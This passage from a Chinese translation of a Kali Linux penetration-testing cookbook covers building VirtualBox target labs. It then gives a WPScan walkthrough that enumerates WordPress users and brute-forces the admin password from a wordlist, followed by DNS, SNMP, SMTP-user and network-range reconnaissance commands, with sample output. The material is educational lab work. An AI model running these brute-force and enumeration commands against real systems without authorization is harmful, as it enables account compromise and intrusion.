
8. 检查设置是否正确，并且点击 `Create` 按钮来开始创建虚拟磁盘文件。

9. 我们现在回到前一个向导，展示了虚拟机参数的汇总。点击 `Create` 来结束：





10. 创建新的虚拟机之后，我们准备好了安装操作系统，它刚刚在 VirtualBox中配置好。


11. 在VirtualBox的主窗口中，选中我们刚刚创建的操作系统名称，之后点击 `Settings` 按钮：




12. 既然基本的安装步骤已经完成了，我们现在使用下载的 ISO 文件作为虚拟光盘。这会节省你烧录物理 DVD 来完成安装的时间。在 `Settings` 界面，点击 `Storage` 菜单项：




13. 之后，在 `Storage Tree` 下面，选中 `Controller: IDE` 下面的 `Empty` 光盘图标。这会选择我们的“虚拟” CD/DVD ROM 驱动。在屏幕的右边， `Attribute` 下面，点击光盘图标。在弹出的菜单中，从列表中选择你的 ISO 文件。如果 ISO 文件没有出现，选择 `Choose a virtual CD/DVD disc file...` 选项并找到你的 ISO。一旦你完成了这些步骤，点击 `OK` 按钮。




14. 点击 `Start` 按钮，之后点击内部的新窗口，并执行安装。安装步骤在这一章的“安装到硬盘”中有所涉及。

## 工作原理


这一章以创建新的VirtualBox虚拟实例来开始，之后我们选择了我们的操作系统，并设置内存和硬盘大小。之后，我们选择了 ISO 文件，之后将 ISO 插入我们的虚拟 CD/DVD 驱动器中。最后，我们启动了虚拟环境，便于安装操作系统。

在这一章的剩余部分中，我们会使用VirtualBox作为所选工具来建立不同的环境。

## 更多

我们所执行的操作可能会让主机不稳定甚至崩溃。VirtualBox提供了杰出的工具来备份虚拟环境：

1. 在主窗口中，点击你打算备份的虚拟服务器：
2. 右击虚拟服务器，点击 `Clone` 菜单项：




3. 在克隆窗口中，为你的新虚拟服务器输入名称。





4. 点击 `Next` ，在随后的界面中，选择 `Linked clone` 或 `Full clone` ，它们在下面展示：

    - `Full clone` ：在完整克隆的模式中，会创建完全独立的虚拟机备份。
    - `Linked clone` ：在链接克隆的模式中，会截取快照来创建备份。但是，链接克隆依赖于原始文件的功能。这会降低链接克隆的性能。




5. 点击 `Clone` 并等待虚拟机克隆完成。




## 3.2 下载 Windows 靶机

到目前为止，以及可见的未来中，微软的 Windows 系统都是许多个人和企业所选的操作系统。

幸运的是，微软提供了一种方法来获取测试操作系统。

### 准备


需要互联网或内部网络连接来完成这个模块。

### 操作步骤


下载 Windows 靶机的步骤如下所示：

1. 打开浏览器并访问 Microsoft Technet：<http://technet. microsoft.com/en-us/ms376608>。


2. 在屏幕的右侧，点击 `Downloads` 链接：




3. 在 `Download` 菜单项中，选择 `Evaluate new products` 。




4. 在下一个界面中，你可以选择要下载的东西，取决于你想要测试的产品。推荐你选择 Windows Server 2012，Windows 8 和 Windows 7 。




5. 一旦你下载了 ISO，请遵循这一章“熟悉VirtualBox”秘籍中的指南。

## 3.3 下载 Linux 靶机

对于多数的面向 Web 的服务器的部署，Linux 是一种备选的操作系统。与 Windows 先比，它的开销相对较低（主流发行版免费），这使它成为多数云主机、PAAS和服务器环境的理想操作系统。

这个秘籍中，我们会示例如何下载多种 Linux 发行版。

### 准备

需要互联网或内部网络连接来完成这个模块。

### 操作步骤

下载 Linux 靶机的步骤如下所示：

1. 打开浏览器并访问 Distro Watch：http://www.distrowatch.com。
2. 你会看到超过 100 个 Linux 发行版的列表。推荐选择一个最小的发行版，而不是流行的版本（CentOS、Ubuntu、Fedora 和 Debian）。这个页面像下面这样：




3. 一旦你下载了 ISO，请遵循这一章“熟悉VirtualBox”秘籍中的指南。

# 3.4 攻击 WordPress 和其它应用

选择越来越多的公司在日常业务中使用 SAAS （软件及服务）工具。例如，公司普遍使用WordPress作为网站的内容管理系统，或 Drupal 作为内部网络。在这些应用中定位漏洞的能力具有极大的价值。

收集被测试应用的一个很好的方式就是 Turnkey Linux。这个秘籍中，我们会下载流行的 WordPress Turnkey Linux 发行版。

## 准备

需要互联网或内部网络连接来完成这个模块。

## 操作步骤

攻击 WordPress 应用的步骤如下所示：

1. 打开浏览器并访问 Turnkey Linux 的主页：<http://www. turnkeylinux.org>。主页如图所示：

2. 有许多应用在这里列出，我推荐都试试它们，便于你发现漏洞并提升这方面的技能。但是，对于这个秘籍，我们只测试 WordPress。在 `Instant Search` 框中，输入 `WordPress` 。

## 更多




3. 在 WordPress 下载页面中，选择 ISO 镜像。下载完成后，请遵循这一章“熟悉 VirtualBox”秘籍中的指南：




## 更多

既然我们加载的 WordPress 虚拟机，我们可以使用 WPScan 来攻击它了。WPScan 是个黑盒的 WordPress 安全扫描器，允许用户发现 WordPress 上的漏洞。

WPScan 接受多种参数，包括：

- `-u <目标域名或 url>` ：参数 `u` 允许你指定目标的域名。
- `-f` ：参数 `f` 允许你强制检查WordPress是否安装。
- `-e[选项]` ：参数 `e` 允许你设置枚举。

让我们开始使用 WPScan。

> 确保你的 WordPress虚拟机和 Kali Linux 虚拟机都开着，并使用 `VirtualBox Host Only Adapter` 网络设置。

1. 在 Kali Linux 虚拟机中，加载器 WPScan 帮助文件：

   ```
   wpscan -h
   ```

   页面会像下面这样：

   ```
   root@kali:~# wpscan -h

                                        v2.0rNA

       WordPress Security Scanner by the WPScan Team
    Sponsored by the RandomStorm Open Source Initiative

   Help :

   Some values are settable in conf/browser.conf.json :
     user-agent, proxy, proxy-auth, threads, cache timeout and request timeout

   --update    Update to the latest revision
   --url     | -u <target url>  The WordPress URL/domain to scan.
   --force | -f Forces WPScan to not check if the remote site is running WordPress.
   --enumerate | -e [option(s)]  Enumeration.
     option :
       u        usernames from id 1 to 10
   ```

2. 让我们对WordPress虚拟机执行基本的 WPScan测试。这里，我们靶机的IP地址是 `192.168.56.102` 。

   ```
   wpscan -u 192.168.56.102
   ```

3. 现在，让我们通过执行下列命令枚举用户名列表：

   ```
   wpscan -u 192.186.56.102 -e u vp
   ```

   页面会像下面这样：

```
root@kali:~# wpscan -u 192.168.56.102 -e u vp

                                                                v2.0rNA

    WordPress Security Scanner by the WPScan Team
 Sponsored by the RandomStorm Open Source Initiative

| URL: http://192.168.56.102/
| Started on Mon Jul 29 19:09:25 2013

[+] The WordPress theme in use is twentytwelve v1.1
[!] The WordPress 'http://192.168.56.102/readme.html' file exists
[+] XML-RPC Interface available under http://192.168.56.102/xmlrpc.php
[+] WordPress version 3.5.1 identified from meta generator

[+] Enumerating plugins from passive detection ...
No plugins found :(

[+] Enumerating usernames ...

[+] We found the following 1 username/s :

 | id: 1 | name: admin | nickname: admin | TurnKey Linux

[+] Finished at Mon Jul 29 19:09:28 2013
[+] Elapsed time: 00:00:03
```

4. 最后，我们通过使用 `-wordlist <文件路径>` 选项来提供单词列表：

```
wpscan –u 192.168.56.102 -e u --wordlist /root/wordlist.txt
```

页面会像下面这样：

```
v2.0rNA

  WordPress Security Scanner by the WPScan Team
ponsored by the RandomStorm Open Source Initiative

URL: http://192.168.56.102/
Started on Mon Jul 29 19:19:09 2013

] The WordPress theme in use is twentytwelve v1.1
] The WordPress 'http://192.168.56.102/readme.html' file exists
] XML-RPC Interface available under http://192.168.56.102/xmlrpc.php
] WordPress version 3.5.1 identified from meta generator

] Enumerating plugins from passive detection ...
 plugins found :(

] Enumerating usernames ...

] We found the following 1 username/s :

 id: 1 | name: admin | nickname: admin | TurnKey Linux

] Starting the password brute forcer

Brute forcing user 'admin' with 4 passwords... 100% complete.
[SUCCESS] Username : admin Password : password123


] Finished at Mon Jul 29 19:19:13 2013
] Elapsed time: 00:00:03
```

5. 这就结束了。我们已经成功获取了 WordPress 的密码。

# 第四章 信息收集

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙
>
> 

## 简介

攻击的重要阶段之一就是信息收集。为了能够实施攻击，我们需要收集关于目标的基本信息。我们获得的信息越多，攻击成功的概率就越高。

我也强调这一阶段的一个重要方面，它就是记录。在编写这本书的时候，最新的Kali发行版包含了一组工具用于帮助我们核对和组织来自目标的数据，以便我们更好地侦查目标。类似Maltego CaseFile和 KeepNote的工具就是一个例子。

## 4.1 服务枚举

在这个秘籍中，我们将会展示一些服务枚举的小技巧。枚举是我们从网络收集信息的过程。我们将要研究DNS枚举和SNMP枚举技术。DNS枚举是定位某个组织的所有DNS服务器和DNS条目的过程。DNS枚举允许我们收集有关该组织的重要信息，例如用户名、计算机名称、IP地址以及其它。为了完成这些任务我们会使用DNSenum。对于SNMP枚举，我们会使用叫做SnmpEnum的工具，它是一个强大的SNMP枚举工具，允许我们分析网络上的SNMP流量。

### 操作步骤

让我们以DNS枚举作为开始：

1. 我们使用DNSenum进行DNS枚举。为了开始DNS枚举，打开Gnome终端，并且输入以下命令：

    ```
    cd /usr/bin
    ./dnsenum --enum adomainnameontheinternet.com
    ```

    > 请不要在不属于你的公共网站或者不是你自己的服务器上运行这个工具。这里我们将`adomainnameontheinternet.com`作为一个例子，你应该替换掉这个目标。要当心！

2. 我们需要获取信息输出，例如主机、名称服务器、邮件服务器，如果幸运的话还可以得到区域转换：

```
root@kali:~# dnsenum --enum [illegible].com
dnsenum.pl VERSION:1.2.2
Warning: can't load Net::Whois::IP module, whois queries disabled.

-----   [illegible]   -----

Host's addresses:
__________________

[illegible].com                          14400    IN    A        [illegible]

Name Servers:
______________

ns3.dreamhost.com                         8303     IN    A        [illegible]3.216.216
ns2.dreamhost.com                         7883     IN    A        208.[illegible].221
ns1.dreamhost.com                         8023     IN    A        [illegible]3.206.206

Mail (MX) Servers:
___________________

ALT1.ASPMX.L.GOOGLE.com                   238      IN    A        [illegible].74.27
ALT2.ASPMX.L.GOOGLE.com                   71       IN    A        173.[illegible]5.27
ASPMX2.GOOGLEMAIL.com                     81       IN    A        173.194.74.27
ASPMX3.GOOGLEMAIL.com                     123      IN    A        [illegible].26
ASPMX4.GOOGLEMAIL.com                     241      IN    A        74.12[illegible]
ASPMX5.GOOGLEMAIL.com                     85       IN    A        173[illegible]0.27
ASPMX.L.GOOGLE.com                        175      IN    A        74.[illegible]27

Trying Zone Transfers and getting Bind Versions:
```

3. 我们可以使用一些额外的选项来运行DNSenum，它们包括这些东西：

    - `-- threads [number]` 允许你设置一次所运行的线程数量。
    - `-r` 允许你开启递归查找。
    - `-d` 允许你设置在WHOIS请求之间的时间延迟，单位为秒。
    - `-o` 允许我们制定输出位置。
    - `-w` 允许我们开启WHOIS查询。

> 更多WHOIS上的例子，请见WHOIS的维基百科。

4. 我们可以使用另一个命令 `snmpwalk` 来检测Windows主机。Snmpwalk是一个使用SNMP GETNEXT请求在网络实体中查询信息树的SNMP应用。在命令行中键入下列命令：

```
snmpwalk -c public 192.168.10.200 -v 2c
```

5. 我们也可以枚举安装的软件：

```
snmpwalk -c public 192.168.10.200 -v 1 | grep  hrSWInstalledName

HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "VMware  Tools"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "WebFldrs"
```

6. 以及使用相同工具枚举开放的TCP端口：

```
snmpwalk -c public 192.168.10.200 -v 1 | grep tcpConnState |  cut -d"." -f6 | sort
 –nu

21
25
80
443
```

7. 另一个通过SNMP收集信息的工具叫做`snmpcheck`：

```
cd /usr/bin
snmpcheck -t 192.168.10.200
```

8. 为了使用fierce（一个尝试多种技术来寻找所有目标所用的IP地址和域名的工具）进行域名扫描，我们可以键入以下命令：

```
cd /usr/bin
fierce -dns adomainnameontheinternet.com
```

> 请不要在不属于你的公共网站或者不是你自己的服务器上运行这个工具。这里我们将`adomainnameontheinternet.com`作为一个例子，你应该替换掉这个目标。要当心！

9. 为了以指定的词语列表进行相同的操作，键入以下命令：

```
fierce -dns adomainnameontheinternet.com -wordlist  hosts.txt -file /tmp/output.tx
t
```

10. 为了在SMTP服务器上启动用户的SMTP枚举，键入以下命令：

```
smtp-user-enum -M VRFY -U /tmp/users.txt -t 192.168.10.200
```

11. 我们现在可以记录所获得的结果了。

# 4.2 判断网络范围

使用上一节中我们所收集的信息，我们就能着眼于判断目标网络的IP地址范围。在这个秘籍中我们将要探索完成它所用的工具。


## 操作步骤

让我们通过打开终端窗口来开始判断网络范围：

1. 打开新的终端窗口，并且键入以下命令：

```
dmitry -wnspb targethost.com -o /root/Desktop/dmitry-result
```

2. 完成之后，我们应该在桌面上得到了一个文本文件，名称为 `dmitry-result.txt` ，含有收集到的目标信息：



```
*dmitry-result.txt
Gathered Netcraft information for targethost.com
---------------------------------

Retrieving Netcraft.com information for targethost.com
Netcraft.com Information gathered

Gathered Subdomain information for targethost.com
---------------------------------
Searching Google.com:80...
HostName:community.targethost.com
HostIP:192.168.10.201
HostName:www.targethost.com
HostIP:192.168.10.200
HostName:smtp.targethost.com
HostIP:192.168.10.206
HostName:ftp.targethost.com
HostIP:192.168.10.210
HostName:private.targethost.com
HostIP:192.168.10.208
Searching Altavista.com:80...
Found 4 possible subdomain(s) for host isoftdev.eu, Searched 0 pages
containing 0 results
```

3. 键入以下命令来执行ICMP netmask请求：

```
netmask -s targethost.com
```

4. 使用scapy，我们就可以执行并行路由跟踪。键入以下命令来启动它：

```
scapy
```

5. scapy启动之后，我们现在可以输入以下函数：

```
ans,unans=sr(IP(dst="www.targethost.com/30", ttl=(1,6))/TCP()
```

6. 我们可以输入以下函数来将结果展示为表格：

```
ans.make_table( lambda (s,r): (s.dst, s.ttl, r.src) )
```

结果如下：


```
216.27.130.162  216.27.130.163  216.27.130.164 216.27.130.165
1 192.168.10.1   192.168.10.1    192.168.10.1   192.168.10.1
2 51.37.219.254  51.37.219.254   51.37.219.254  51.37.219.254
3 223.243.4.254  223.243.4.254   223.243.4.254  223.243.4.254
4 223.243.2.6    223.243.2.6     223.243.2.6    223.243.2.6
5 192.251.254.1  192.251.251.80  192.251.254.1  192.251.251.80
```

7. 我们需要键入以下函数来使用scapy获得TCP路由踪迹：

```
res,unans=traceroute(["www.google.com","www.Kali- linux.org","www.targethost.com"]
,dport=[80,443],maxttl=20, retry=-2)
```

8. 我们只需要键入以下函数来将结果展示为图片：

```
res.graph()
```




9. 保存图片只需要下列命令：

```
res.graph(target="> /tmp/graph.svg")
```

10. 我们可以生成3D展示的图片，通过键入下列函数来实现：

```
res.trace3D()
```

11. 键入以下命令来退出scapy：

```
exit()
```

12. 在获得结果之后，我们现在可以对其做记录。

## 工作原理

在步骤1中，我们使用了 `dmitry` 来获取目标信息。参数 `-wnspub` 允许我们在域名上执行WHOIS查询，检索 `Netcraft.com` 的信息，搜索可能的子域名，以及扫描TCP端口。选项 `-o` 允许我们将结果保存到文本文件中。在步骤3中，我们建立了一个简单的ICMP netmask请求，带有 `-s` 选项，来输出IP地址和子网掩码。接下来，我们使用scapy来执行目标上的并行路由跟踪，并在表格中展示结果。在步骤7中，我们在不同主机的80和443端口上执行了

TCP路由跟踪，并且将最大TTL设置为20来停止这个过程。在获得结果之后，我们创建了它的图片表示，将它保存到临时目录中，同时创建了相同结果的3D表示。最后，我们退出了scapy。

## 4.3 识别活动主机

在尝试渗透之前，我们首先需要识别目标网络范围内的活动主机。

